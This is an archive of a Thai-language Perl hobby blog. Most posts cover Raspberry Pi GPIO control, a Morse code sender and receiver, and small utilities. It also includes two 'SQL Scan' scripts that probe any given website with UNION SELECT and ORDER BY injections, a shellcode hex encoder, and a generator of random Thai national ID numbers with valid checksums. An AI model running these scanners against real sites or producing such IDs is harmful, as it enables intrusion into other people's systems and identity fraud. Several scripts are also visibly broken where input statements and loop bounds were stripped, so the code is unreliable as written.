ลิงก์ผู้สนับสนุน

แสดงบทความที่มีป้ายกำกับ perl แสดงบทความทั้งหมด

วันอังคารที่ 19 มีนาคม พ.ศ. 2556

[Raspberry Pi] ทำเครื่อง รับ ส่ง รหัส morse



หลังจากที่ควบคุมขา GPIO กันได้แล้ว ต่อมา เนื่องจากว่าผมไม่รู้จะทำอะไรกับเจ้าขา GPIO ดี ก็เลยนึกเล่นๆไป ได้เครื่อง รับ-ส่ง รหัสมอสมาครับ

โดยในภาพ (และในสคริป) จะใช้ไฟจากขา #24 แล้วก็จากอีกขาหนึ่งที่มันจ่ายไฟ 3V ได้ เรียกไม่ถูกว่าอะไร 555

GPIO #24 -> ตั้งค่าเป็น output สำหรับจ่ายไฟ จากสคริป
3V -> สำหรับจ่ายไฟ ถ้าเราต้องการกดส่งรหัสมอสเอง
GPIO #23 -> ตั้งค่าเป็น input สำหรับรับรหัสมอส


มาดูที่ฝั่งตัวส่งรหัสมอสกันก่อน

#!/usr/bin/perl
$gpio=24;
$delay=0.25;                   #Delay of send speed
$pause=1*$delay;
$dot_pause=1*$delay;
$dash_pause=3*$delay;
$character_pause=3*$delay;
$word_pause=7*$delay;

print "\n\n";
print " Message >> ";
chomp($text=);
$original_text=$text;
@original_text=split //,$original_text;

$text=~s/ /\//ig;
$text=~s/\./.-.-.- /ig;
$text=~s/,/--..-- /ig;
$text=~s/\?/..-.. /ig;
$text=~s/a/.- /ig;
$text=~s/b/.--- /ig;
$text=~s/c/-.-. /ig;
$text=~s/d/-.. /ig;
$text=~s/e/. /ig;
$text=~s/f/..-. /ig;
$text=~s/g/--. /ig;
$text=~s/h/.... /ig;
$text=~s/i/.. /ig;
$text=~s/j/.--- /ig;
$text=~s/k/-.- /ig;
$text=~s/l/.-.. /ig;
$text=~s/m/-- /ig;
$text=~s/n/-. /ig;
$text=~s/o/--- /ig;
$text=~s/p/.--. /ig;
$text=~s/q/--.- /ig;
$text=~s/r/.-. /ig;
$text=~s/s/... /ig;
$text=~s/t/- /ig;
$text=~s/u/..- /ig;
$text=~s/v/...- /ig;
$text=~s/w/.-- /ig;
$text=~s/x/-..- /ig;
$text=~s/y/-.-- /ig;
$text=~s/z/--.. /ig;
$text=~s/1/.---- /ig;
$text=~s/2/..--- /ig;
$text=~s/3/...-- /ig;
$text=~s/4/....- /ig;
$text=~s/5/..... /ig;
$text=~s/6/-.... /ig;
$text=~s/7/--... /ig;
$text=~s/8/---.. /ig;
$text=~s/9/----. /ig;
$text=~s/0/----- /ig;

print " Sending >> $original_text[0]";
$count_text=1;
foreach (split //,$text) {
    if ($_ eq '.') {
        system("echo \"0\" > /sys/class/gpio/gpio$gpio/value");
        select undef,undef,undef,$pause;
        system("echo \"1\" > /sys/class/gpio/gpio$gpio/value");
        select undef,undef,undef,$dot_pause;
    }
    elsif ($_ eq '-') {
        system("echo \"0\" > /sys/class/gpio/gpio$gpio/value");
        select undef,undef,undef,$pause;
        system("echo \"1\" > /sys/class/gpio/gpio$gpio/value");
        select undef,undef,undef,$dash_pause;
    }
    elsif ($_ eq ' ') {
        system("echo \"0\" > /sys/class/gpio/gpio$gpio/value");
        select undef,undef,undef,$character_pause;
        print "$original_text[$count_text]";
        $count_text++;
    }
    elsif ($_ eq '/') {
        system("echo \"0\" > /sys/class/gpio/gpio$gpio/value");
        select undef,undef,undef,$word_pause;
        print "$original_text[$count_text]";
        $count_text++;
    }
    else { print "\nERROR: $_\n"; exit; }
}
print "\n";


หลักการของมันก็คือ รับตัวอักษรจากเราเข้า แล้วก็แปลงเป็น >> . - 'ช่องว่าง' / << แล้วก็ส่งค่า 0 กับ 1 ออกไปตามจังหวะ พอส่งค่า 1 ออกไปจากขา #24 ไฟ LED ก็จะติด แล้วก็ยังส่งค่าไปที่ขา #23 อีกด้วย(ซึ่งจะเป็นของฝั่งรับสัญญาณ ถ้าต้องการดูแค่ LED กระพริบเป็นสัญญาณ ขา #23 ก็ไม่ต้องใช้)
หรือถ้าเรา จะส่งรหัสมอสเอง อยากได้อารมณ์ของการนั่งกดปุ่มจริงๆ 5555 ก็กดจากสวิตได้เลย เพราะมีไฟจ่ายให้ทาง switch จากแหล่งจ่ายไฟ 3V ตลอดอยู่แล้ว


ทีนี้ มาดูทางฝั่งรับ รหัสมอส

#!/usr/bin/perl
$delay=0.1; #second
$timeout=60;  #loop for exit if didnt get any morse code
$text='';
$gpio=23;

print " Geting >> ";

do {
    open READ,"cat /sys/class/gpio/gpio$gpio/value |";
    $value=;
    close READ;
    select undef,undef,undef,$delay;
    $end=0;
} until ($value == 1);

while (1) {
    open READ,"cat /sys/class/gpio/gpio$gpio/value |";
    $value=;
    close READ;
    if ($value == 1) {
        print '1';
        select undef,undef,undef,$delay;
        $text.='1';
        $end=0;
    }
    else {
        print ',';
        select undef,undef,undef,$delay;
        $text.=',';
        ++$end;
    }
    if ($end > $timeout) {
        print "\n Morse >> ",analys($text);
        print "\n Text >> ",convert(analys($text));
        print "\n";
        exit;
    }
}


sub analys {
    my $text=$_[0];
#    $text=~s/1{3,}/-/g;            #For send speed = 0.125
#    $text=~s/1{1,2}/./g;           #For send speed = 0.125
#    $text=~s/,{11,}/  \/  /g;      #For send speed = 0.125
#    $text=~s/,{4,10}/  /g;         #For send speed = 0.125
#    $text=~s/,{1,3}//g;            #For send speed = 0.125
    $text=~s/1{4,}/-/g;            #For send speed = 0.25
    $text=~s/1{1,3}/./g;           #For send speed = 0.25
    $text=~s/,{11,}/  \/  /g;      #For send speed = 0.25
    $text=~s/,{5,10}/  /g;         #For send speed = 0.25
    $text=~s/,{1,4}//g;            #For send speed = 0.25
    return " ".$text." ";
}

sub convert {
    my $text=$_[0];
    $text=~s/ \.- /a/ig;
    $text=~s/ \.--- /b/ig;
    $text=~s/ -\.-\. /c/ig;
    $text=~s/ -\.\. /d/ig;
    $text=~s/ \. /e/ig;
    $text=~s/ \.\.-\. /f/ig;
    $text=~s/ --\. /g/ig;
    $text=~s/ \.\.\.\. /h/ig;
    $text=~s/ \.\. /i/ig;
    $text=~s/ \.--- /j/ig;
    $text=~s/ -\.- /k/ig;
    $text=~s/ \.-\.\. /l/ig;
    $text=~s/ -- /m/ig;
    $text=~s/ -\. /n/ig;
    $text=~s/ --- /o/ig;
    $text=~s/ \.--\. /p/ig;
    $text=~s/ --\.- /q/ig;
    $text=~s/ \.-\. /r/ig;
    $text=~s/ \.\.\. /s/ig;
    $text=~s/ - /t/ig;
    $text=~s/ \.\.- /u/ig;
    $text=~s/ \.\.\.- /v/ig;
    $text=~s/ \.-- /w/ig;
    $text=~s/ -\.\.- /x/ig;
    $text=~s/ -\.-- /y/ig;
    $text=~s/ --\.\. /z/ig;
    $text=~s/ \.---- /1/ig;
    $text=~s/ \.\.--- /2/ig;
    $text=~s/ \.\.\.-- /3/ig;
    $text=~s/ \.\.\.\.- /4/ig;
    $text=~s/ \.\.\.\.\. /5/ig;
    $text=~s/ -\.\.\.\. /6/ig;
    $text=~s/ --\.\.\. /7/ig;
    $text=~s/ ---\.\. /8/ig;
    $text=~s/ ----\. /9/ig;
    $text=~s/ ----- /0/ig;
    $text=~s/ \.-\.-\.- /./ig;
    $text=~s/ --\.\.-- /,/ig;
    $text=~s/ \.\.-\.\. /?/ig;
    $text=~s/ //ig;
    $text=~s/\// /ig;
    return $text;
}

หลักการทำงานคือ หลังจากรันสคริป มันจะรอเรื่อยๆ จนกว่าจะมีไฟจ่ายเข้าทาง #23 มันถึงจะเริ่มทำงาน โดยมันจะนับเวลาที่มีไฟจ่ายเข้า
  • ถ้าจ่ายเข้าสั้นๆ ก็นับเป็น . (dot)
  • ถ้าจ่ายเข้ายาวๆก็นับเป็น - (dash)
  • ถ้าเว้นว่างระยะหนึ่ง แล้วจ่ายไฟเข้าใหม่ ก็นับเป็นสิ้นๆสุดหนึ่งตัวอัก
  • ถ้าเว้นว่างยาวอีกหน่อย แล้วจ่ายไฟเข้าใหม่ ก็นับเป็นหนึ่งคำ
  • ถ้าเว้นว่างยาวเรื่อยๆ ก็ถือว่าสิ้นสุดการรับส่ง
พอรับมาเป็น . - 'ช่องว่าง' / แล้ว ก็เอามาแปลงเป็นตัวอักษรอีกทีนึง


จบละครับ หลักการง่ายๆ ตอนนี้ยังไม่รู้ว่าทำเสร็จ จะเอาประโยชน์อะไรดี ทำเอาเล่นๆสนุกๆก่อน ใครมีไอเดียวแจ่มๆ ก็มาแชร์กันบ้างนะครับ :P

Download morse-send.pl >> http://pastebin.com/Zi8WKn0L
Download morse-receive.pl >> http://pastebin.com/SidGeJtD

[Raspberry Pi][Perl] ควบคุม GPIO บน RaspberryPi ด้วย perl


อธิบายก่อนนะครับ ว่าอันที่จริง ไม่ใช่ใช้คำสั่ง perl ซักเท่าไหร่ แต่จะใช้ภาษา perl รันคำสั่ง linux ตอนใช้งาน GPIO บน raspberry pi อีกทีนึง ไม่งงนะ = = 55555

สำหรับสคริปนี้ ต้องรันด้วยสิทธิ์ root นะครับ (login ด้วย user root ก่อนรัน หรือใช้คำสั่ง sudo perl file.pl)

print "\n [+]----------------------------------------[+]";
print "\n  |    GPIO Control by using perl on bash    |";
print "\n  |      Test on Raspbian Wheezy [RPi]       |";
print "\n  |                                          |";
print "\n  |   Created by : AssazziN                  |";
print "\n  |   Version 1: 11 Mar 2013                 |";
print "\n [+]----------------------------------------[+]\n";

print "\n >> type h|help for help\n";
do {
    print " >> ";
    chomp($input=);
    if ($input eq 'h' or $input eq 'help') { help(); }

    elsif ($input=~/^export (\d{1,2})$/) {
        system("echo \"$1\" > /sys/class/gpio/export");
    }

    elsif ($input=~/^direction (\d{1,2}) (out|in)$/) {
        system("echo \"$2\" > /sys/class/gpio/gpio".$1."/direction");
    }

    elsif ($input=~/^value (\d{1,2}) (1|0)$/) {
        system("echo \"$2\" > /sys/class/gpio/gpio".$1."/value");
    }

    elsif ($input=~/^unexport (\d{1,2})$/) {
        system("echo \"$1\" > /sys/class/gpio/unexport");
    }

    elsif ($input=~/status/i) {
        @pin=();
        $pin=`find /sys/class/gpio/ gpio*`;
        while ($pin=~/sys\/class\/gpio\/gpio(\d{1,2})/g) { push(@pin,$1); }
        print " All pins that useabled : @pin\n";
    }

    elsif ($input eq 'q' or $input eq 'quit' or $input eq 'exit') {}
    else { print " $input : command not found\n"; }
} while ($input ne 'q' and $input ne 'quit' and $input ne 'exit');


sub help {
    print "\n ** This script requirement ROOT ***\n";
    print " > export [GPIO PIN]                 set gpio pin to useable\n";
    print " > direction [GPIO PIN] [out|in]     set gpio pin direction\n";
    print " > value [GPIO PIN] [1|0]            set gpio pin value\n";
    print " > unexport [GPIO PIN]               set gpio pin to unuseable\n";
    print " > status                            check status of all pin\n";
    print " > q quit exit                       exit script\n\n";
}


Pastebin: [Raspberry Pi] GPIO Control

ส่วนการใช้งานคำสั่งๆจริงๆ แบบไม่ผ่านสคริปนี้ ก็แกะจากโค้ดเอาละกัน ;p

คำสั่งเปิดใช้งานขา gpio ขาที่ #23 : sudo echo "23" > /sys/class/gpio/export
คำสั่งให้ขา gpio #23 เป็นตัว output : sudo echo "out" > /sys/class/gpio/gpio23/direction
คำสั่งให้ขา gpio #23 เป็นตัว input : sudo echo "in" > /sys/class/gpio/gpio23/direction
คำสั่งจ่ายไฟให้ขา gpio #23 : sudo echo "1" > /sys/class/gpio/gpio23/value
คำสั่งหยุดจ่ายไฟให้ขา gpio #23 : sudo echo "0" > /sys/class/gpio/gpio23/value
คำสั่งอ่านค่าสถานะของขา gpio #23 : cat /sys/class/gpio/gpio23/value
คำสั่งเลิกใช้งานขา gpio ขาที่ #23 : sudo echo "23" > /sys/class/gpio/unexport

วันศุกร์ที่ 8 กุมภาพันธ์ พ.ศ. 2556

[Perl] Bypass counting time ข้ามการนับเวลา adf.ly


     สคริป perl ตัวนี้ ก็เอาไว้สำหรับแปลงลิงค์ short url ของ adf.ly ให้เป็นลิงค์แบบเต็มนะครับ ตามในรูปเลย

วันอาทิตย์ที่ 22 กรกฎาคม พ.ศ. 2555

[perl] How to write file with UTF-8


In the environment:
export PERL_UNICODE=SDL


on the commandline:
perl -CSDL -le 'print "\x{1815}";


or with binmode:
binmode(STDOUT, ":utf8");          #treat as if it is UTF-8
binmode(STDIN, ":encoding(utf8)"); #actually check if it is UTF-8


or with PerlIO:

open my $fh, ">:utf8", $filename
    or die "could not open $filename: $!\n";

open my $fh, "<:encoding(utf-8)", $filename
    or die "could not open $filename: $!\n";


or with the open pragma:
use open ":encoding(utf8)";
use open IN => ":encoding(utf8)", OUT => ":utf8";


#Cr. http://stackoverflow.com/questions/627661/how-can-i-output-utf-8-from-perl

วันอังคารที่ 20 ธันวาคม พ.ศ. 2554

[Perl] Search free anonymous proxy


#[Perl] Search free anonymous proxy
#Pastebin : http://pastebin.com/eqTWiNTz


#For : หาพร๊อกซี่ไว้ใช้งานฟรีๆละครับ แต่ลิสต์พร๊อกซี่ที่ได้ ก็ยังใช้ไม่ 100% เลย TT แต่ก็ยังดีว้า

use LWP::UserAgent;
$agent=LWP::UserAgent->new;
$agent->agent('Mozilla/8.0');
$agent->max_redirect(0);
$agent->timeout(5);

$content=$agent->get('http://www.proxylists.net/http.txt')->content;
print 'Checking http://www.proxylists.net/http.txt...';
print "\n";
$content=~s/\r//g;
open FILE,">proxylists.net_http.txt";
print FILE $content;
close FILE;

$content=$agent->get('http://www.proxylists.net/http_highanon.txt')->content;
print 'Checking http://www.proxylists.net/http_highanon.txt...';
print "\n";
$content=~s/\r//g;
open FILE,">proxylists.net_http_highanon.txt";
print FILE $content;
close FILE;

open PROXY,"proxylists.net_http.txt";
@proxy=;
close PROXY;

open PROXY,"proxylists.net_http_highanon.txt";
push(@proxy,);
close PROXY;

print 'Found all proxy... ',scalar(@proxy),"\n\n";;

foreach $z (@proxy) {
chomp($z);
($ip,$port)=split(/:/,$z);
$agent->proxy(['http'], 'http://'.$z.'/');
$content=$agent->get('http://www.opkwin.com/whatismyip.php')->content;
if ($content=~/^500/) {
print "$z Noop !!!\n";
}
elsif ($content=~/$ip/) {
print "$z Is OK...\n";
open(LOG,">>proxylists.net_available.txt");
print LOG "$z\n";
close(LOG);
}
else {
print "$z ERROR : $content\n";
}
}

#Search free proxy !!
#http://comfreedom.blogspot.com

วันพุธที่ 14 ธันวาคม พ.ศ. 2554

[Perl] Facebook photo album download with perl


#[Perl] Facebook photo album download with perl
#Pastebin : http://pastebin.com/MRx8fGuV

#Usage : ' perl filename.pl username password album_url '


use LWP::UserAgent;

use HTTP::Cookies;

$user=(shift or 'email@fb_download.com');
$pass=(shift or 'password');
$album=(shift or 'http://www.facebook.com/media/set/?set=a.529237716211.2047231.4&type=3');

$cookie_jar=HTTP::Cookies->new(autosave=>1, hide_cookie2=>1);
$agent=LWP::UserAgent->new(
agent => 'Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.16) Gecko/20110319 Firefox/3.6.16',
timeout => 5,
max_redirect => 0,
cookie_jar => $cookie_jar
);
$login=$agent->get('http://www.facebook.com/login.php');
$login=$agent->post('https://www.facebook.com/login.php',
[
'locale' => 'en_US',
'email' => $user,
'pass' => $pass,
'persistent' => 1
]
)->content;

if ($login!~/Incorrect Email|Incorrect username|Please re-enter your password|Cookies Required/i) {
print "Login success...\n";
$album_content=$agent->get($album)->content;
while ($album_content=~/src=(http(.+?).jpg)&/ig) {
print url_decode($1),"\n";
save(url_decode($1));
}
}
else { print "Login failed!!\n"; }


sub url_decode {
my $str=shift;
$str=~s/\%([A-Fa-f0-9]{2})/pack('C', hex($1))/seg;
return $str;
}
sub url_encode {
my $str=shift;
$str=~s/([^A-Za-z0-9])/sprintf("%%%02X", ord($1))/seg;
return $str;
}
sub save {
$image=shift;
open TXT,">>FB_ablum_download.txt";
print TXT localtime." $image\n";
close TXT;

$saveimage=$agent->get($image)->content;
$image=~s/http:\/\/(.+)\///g;
open IMAGE,">$image";
binmode IMAGE;
print IMAGE $saveimage;
close IMAGE;
}

ฟู่วว ว์..

วันเสาร์ที่ 14 พฤษภาคม พ.ศ. 2554

[Perl] โปรแกรมแก้เกม 24 แต้ม


พอดีว่า... ว่างจัดครับ 55+

ขอไปโพสไว้ที่ pastebin อีกที : http://pastebin.com/gqx9nGXW

sub solution {
my @num=@_;
my @opr=('+','-','*','/');
my $step;
my $output;
my $exp;
my $a;
my $b;
my $c;
foreach $step (1..8) {                                      #loop for order of operator
 foreach $a (0..3) {                                      #loop for math operator
  foreach $b (0..3) {                                      #loop for math operator
   foreach $c (0..3) {                                      #loop for math operator
    if ($step==1||$step==4||$step==6||$step==7) { $output.='('; }
    $output.=$num[0];

    $output.=$opr[$a];
    if ($step==2||$step==3) { $output.='('; }
    $output.=$num[1];
    if ($step==1||$step==6) { $output.=')'; }

    $output.=$opr[$b];
    if ($step==1||$step==5) { $output.='('; }
    $output.=$num[2];
    if ($step==2||$step==4) { $output.=')'; }

    $output.=$opr[$c];
    $output.=$num[3];
    if ($step==1||$step==3||$step==5||$step==7) { $output.=')'; }
    $exp=eval($output);
  
    if ($exp==24) {
     ++$j;
     print "[$j]   ::   $output\n";
    }
    $output='';
   }
  }
 }
}
}

my $a;
my $b;
my $c;
my $d;
my @num;
$j=0;

if ($^O eq 'MSWin32') { system('cls'); }
else { system('clear'); }
print "\n   === [24 Points : Solution] ===\n";
print "    By AssazziN [14/05/2011] \n\n";
print "   Enter number (Ex. 1 3 4 6) : ";
chomp($input=);
($num[0],$num[1],$num[2],$num[3])=$input=~/^(\d)\s(\d)\s(\d)\s(\d)$/;
unless ($num[0]&&$num[1]&&$num[2]&&$num[3]) { print "Format error !"; exit(0); }


foreach $a (0..3) {
foreach $b (0..3) {
 if ($b==$a) { next; }
 foreach $c (0..3) {
  if ($c==$a||$c==$b) { next; }
  foreach $d (0..3) {
   if ($d==$a||$d==$b||$d==$c) { next; }
   solution($num[$a],$num[$b],$num[$c],$num[$d]);
  }
 }
}
}
print "Not found solution !!\n" if ($j==0);

## Code Grean Grean By AssazziN


เขียนเสร็จก็งงกับตัวเองครับ อ่านแล้วงงงงยังไงไม่รู้ ฮ่าๆๆ

เสริม ภาพประกอบตอนทำครับ ตอนใส่วงเล็บนะ ตรงบรรทัด foreach $step (1..
8) {


วันอาทิตย์ที่ 24 เมษายน พ.ศ. 2554

[Perl] โปรแกรมสุ่มเลขบัตร ปชช ไทย (GUI)


เขียนไว้นานละครับ  ไฟล์มันอยู่ลึก เพิ่งหาเจอ  ตอนนี้ก็ลืมไปหมดละ 55+

ขอโพสไว้ที่ pastebin ด้วยละกัน  :  http://pastebin.com/UtgRrD1s

use Win32::GUI();

sub makeTSSN {
$id[0]=int(rand(8))+1;
$last=$id[0];
foreach $z (2..12) {
   $id[$z-1]=int(rand(9));
   $tmp[$z-1]=$id[$z-1]*(14-$z);
   $last+=$tmp[$z-1];
}
$last=11-($last%11);
if ($last==11) {
   $last=1;
}
elsif ($last==10) {
   $last=0;
}
$key=join('',@id);
$key.=$last;
#return $key;
return "$id[0]-$id[1]$id[2]$id[3]$id[4]-$id[5]$id[6]$id[7]$id[8]$id[9]-$id[10]$id[11]-$last";
}

$main=Win32::GUI::Window->new(
   -name   => 'Main',
   -width  => 350,
   -height => 200,
   -title => "TSSN By AssazziN : 24.11.2010",
);
$main->AddLabel(
   -name => "Text",
   -left => 100,
   -top => 20,
   -width => 150,
   -height => 20,
   -text => "Thai ID Gen : AssazziN",
);
$main->AddTextfield(
   -name   => "TextField",
   -left   => 70,
   -top    => 60,
   -width  => 200,
   -height => 25,
   -prompt => "ID Gen : ",
   -text => &makeTSSN,

);
$main->AddButton(
   -name    => 'Button',
   -text    => 'Ok',
   -default => 1,
   -ok      => 1,
   -width   => 60,
   -height  => 20,
   -left    => $main->ScaleWidth() - 200,
   -top     => $main->ScaleHeight() - 50,
);


$main->Show();
Win32::GUI::Dialog();
exit(0);
sub Main_Terminate {
   return -1;
}

sub Button_Click {
   #$main->AddLabel(
   #-text => &makeTSSN,
#);
   $main->TextField->Text(&makeTSSN);


   print &makeTSSN,"\n";
   return 0;
}


:D

วันเสาร์ที่ 23 เมษายน พ.ศ. 2554

Shellcode Generator


print "shellcode : ";
chomp($data=);
@values=split(undef,$data);
foreach $val (@values) {
print '\x';
print unpack(H8,"$val");
}

--------------------------------------------------------

print "shellcode : ";
chomp($data=);
@data=split(//,$data);
foreach (@data) {
$_=~s/(.)/sprintf("%x",ord($1))/eg;
print "\\x$_";
}

วันพุธที่ 23 มีนาคม พ.ศ. 2554

[Perl] แก้ไวรัสซ่อนโฟลเดอร์ใน HandyDrive


พอดีว่าผมเจอไวรัสชนิดหนึ่ง จำชื่อไม่ได้ละ มันจะซ่อนโฟลเดอร์ในแฮนดี้ทั้งหมด แล้วก็สร้างไฟล์ .exe ที่มีชื่อเหมือนกับโฟลเดอร์ที่ซ่อนขึ้นมาแทน ทีนี้ผมลบตัวไวรัสออกหมดละ เหลือแต่จะแก้ให้โฟลเดอร์ที่ถูกซ่อนกลับมายังไง

วิธีการแก้คือ CMD -> เข้าไปในไดร์แฮนดี้ (Ex. cd g:) -> attrib –s –h –r “ชื่อโฟลเดอร์”

แต่ที่นี้ มันมีตั้งหลายโฟลเดอร์นะเออ… จะให้มาพิมพ์ทีละโฟลเดอร์ก็ไม่ไหวละ เลยเขียนโค้ด perl นี้ขึ้นมาใช้งานแทน เพราะไม่รู้วิธีแก้แบบอื่นแล้ว :P

เห้อ โพสใส่ blogger แล้วบางส่วนขาดหาย ขอไปโพสที่ pastebin แทนละกันนะครับ


เออ ถ้าแปลงเป็น .pl เป็น .exe แล้วก็พกใส่แฮนดี้เอาไว้ก็ดีแหะ ถูกซ่อนโฟลเดอร์อีกเมื่อไหร่ ก็ดับเบิ้ลคลิกแก้ได้เลย ;D

วันอาทิตย์ที่ 6 มีนาคม พ.ศ. 2554

how to find perl interpreter?


Windows : where perl
Ex. : where perl
C:\Perl\bin\perl.exe


Linux : whereis perl
Ex. : whereis perl
perl: /usr/bin/perl /usr/share/man/man1/perl.1.gz


Bonus : how to find version of perl ?

Windows and Linux : perl -v
Ex. on Windows : perl -v
This is perl 5, version 12, subversion 3 (v5.12.3) built for MSWin32-x86-multi-t
hread
(with 9 registered patches, see perl -V for more detail)

Copyright 1987-2010, Larry Wall

Binary build 1204 [294330] provided by ActiveState http://www.ActiveState.com
Built Feb 9 2011 14:38:22

Perl may be copied only under the terms of either the Artistic License or the
GNU General Public License, which may be found in the Perl 5 source kit.

Complete documentation for Perl, including FAQ lists, should be found on
this system using "man perl" or "perldoc perl". If you have access to the
Internet, point your browser at http://www.perl.org/, the Perl Home Page.


Ex. on Linux : perl -v
This is perl, v5.8.8 built for i386-linux-thread-multi

Copyright 1987-2006, Larry Wall

Perl may be copied only under the terms of either the Artistic License or the
GNU General Public License, which may be found in the Perl 5 source kit.

Complete documentation for Perl, including FAQ lists, should be found on
this system using "man perl" or "perldoc perl". If you have access to the
Internet, point your browser at http://www.perl.org/, the Perl Home Page.


;D

วันพฤหัสบดีที่ 24 กุมภาพันธ์ พ.ศ. 2554

[Perl] การอ่านค่า arguments ตอนเปิดไฟล์


เวลาเราเรียกใช้ perl เนี่ย บางทีเราอาจจะอยากส่งค่าบางอย่างไปตอนแรกเลย เช่น พิมพ์ :
perl xxx.pl test

ทีนี้ถ้าเราจะค่าอ่านข้อความ test ที่ส่งไปละ :
### xxx.pl ###
print $ARGV[0];
#Output : test

หรืออีกวิธีนึง
### xxx.pl ###
$a=shift;
print $a;
#Output : test

แล้วถ้าเราส่งค่าไปหลายตัว เช่น perl xxx.pl test1 test2 hahaha :
### xxx.pl ###
print "$ARGV[0] $ARGV[1] $ARGV[2]";
#Output : test1 test2 hahaha

วันพุธที่ 23 กุมภาพันธ์ พ.ศ. 2554

[Perl] Comment หลายบรรทัด


ปกติเขียน perl ก็ใช้ แต่
# ข้อความ
เป็นการใช้ # นำหน้าบรรทัดที่จะ comment แต่มันก็ทำได้แค่บรรทัดเีดียว

แต่ถ้าจะ comment หลายบรรทัดละ

=pod
...
...บรรทัดนี้ บ่ได้เอาไปแปลด้วยดอก
...
=cut

ก็จะใช้ =pod , =cut คร่อมเอาไว้

Reference : http://perldoc.perl.org/perlpod.html

นอนละ zzZZ

วันพุธที่ 9 กุมภาพันธ์ พ.ศ. 2554

[Perl] SQL Scan #2


SQL Scan แบบนี้ คาดว่าน่าจะใช้ได้ดีกว่าแบบเดิมอยู่นะ
ดูโค้ดดีๆนะครับ เพราะตรงข้อความไหนที่มีเครื่องหมาย 'มากกว่า' หรือ 'น้อยกว่า' อยู่มันจะไม่ติด ก็ให้ไปดูโค้ดเอาใน pastebin เอาละกัน

SOURCE CODE : http://pastebin.com/MyH0kj0a

## SQL Scan #2 ##
use LWP::UserAgent;
print "SQL Injection\n[+] Target \"www.xxx.xxx/index.php?id=\" = ";
chomp($target=);
@target=split(//,$target);
while ($target[$#target]=~/[0-9]/ || $target[$#target]=~/-/) {
pop(@target);
}
$target=join('',@target);
unless ($target=~/^http:\/\//) {
$target='http://'.$target;
}
print "[+] Scan ",$target,"\n";
$target.="-1+UNION+SELECT+1";
$oritarget=$target;
chop($oritarget);
print "[] Scan : 1\n";
$agent=LWP::UserAgent->new;
SCAN : for ($i=2;$i<50 i="">
$content=$agent->get($target)->content;
unless ($content=~/Warning/) {
print "[+] Found : $target";
last SCAN;
}
print "[] Scan : ",$i,"\n";
$target=$target.",".$i;
}
print "[-] Not found";

วันอาทิตย์ที่ 6 กุมภาพันธ์ พ.ศ. 2554

[Perl] SQL Scan


ได้เขียน scan dir ไปละ เขียน scan sql ต่อเลยละกัน เอิ๊กๆ


SOURCE CODE : http://pastebin.com/TdbdnUJM

## SQL SCAN##
use LWP::UserAgent;
print "SQL Injection\n[+] Target \"www.xxx.xxx/index?id=\" = ";
chomp($target=);
unless ($target=~/^http:\/\//) {
$target='http://'.$target;
}
$sql="1+order+by+";
print "[+] Scan column in ",$target,"\n";
$agent=LWP::UserAgent->new;
for ($i=1;$i<=50;++$i) {
print "[] Scan : ",$i-1,"\n";
$bug=$target.$sql.$i;
$response=$agent->get($bug);
$content=$response->content;
if ($content=~m/Warning/ig) {
$i-=1;
$bug=$target.$sql.$i;
print "[+] Found : ",$bug,"\n";
$ex=$target."1+and+1=0+union+select+1";
for ($j=2;$j<=$i;++$j) {
$ex=$ex.",".$j;
}
print "[+] Found : ",$ex;
exit;
}
}
print "[-] Not Found";

[Perl] Scan Directory


ว่าจะได้ลองทดสอบ SyntaxHighlight ไปด้วย แต่ลองแล้วไม่ติด - -"
ช่างมัน ค่อยไปโพสใส่ pastebin อีกทีก็ได้ว้า...
